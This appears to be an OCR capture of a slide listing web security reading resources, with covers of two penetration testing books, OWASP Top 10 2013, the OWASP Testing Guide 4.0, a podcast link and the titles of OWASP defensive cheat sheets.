
Community Experience Distilled

Web Penetration Testing with Kali Linux

A practical guide to implementing penetration testing strategies on websites, web applications, and standard web protocols with Kali Linux

Joseph Muniz
Aamir Lakhani

[PACKT] open source*
PUBLISHING
community experience distilled



Penetration Testing

A Hands-On Introduction to Hacking


Georgia Weidman

Foreword by Peter Van Eeckhoutte

no starch press

http://twit.tv/show/security-now

OWASP Books




OWASP
The Open Web Application Security Project

OWASP Top 10 - 2013

The Ten Most Critical Web Application Security Risks

release

Creative Commons (CC) Attribution Share-Alike
Free version at https://www.owasp.org



OWASP
Open Web Application Security Project

Testing Guide 4.0


)release(

Project Leaders: Matteo Meucci and Andrew Muller

Creative Commons (CC) Attribution Share-Alike
Free version at http://www.owasp.org

OWASP Cheat Sheets

- Authentication
- Choosing and Using Security Questions
- Clickjacking Defence
- Cross-Site Request Forgery (CSRF) Prevention
- Cryptography Storage
- DOM based XSS Prevention
- Forgot Password
- HTML 5 Security
- Input Validation
- JAAS
- Logging
- Password Storage
- Pinning
- Query Parameterization
- REST Security
- Session Management
- SQL Injection Prevention
- Transport Layer Protection
- Unvalidated Redirects and Forwards
- User Privacy Protection
- Web Service Security
- XSS (Cross Site Scripting) Prevention



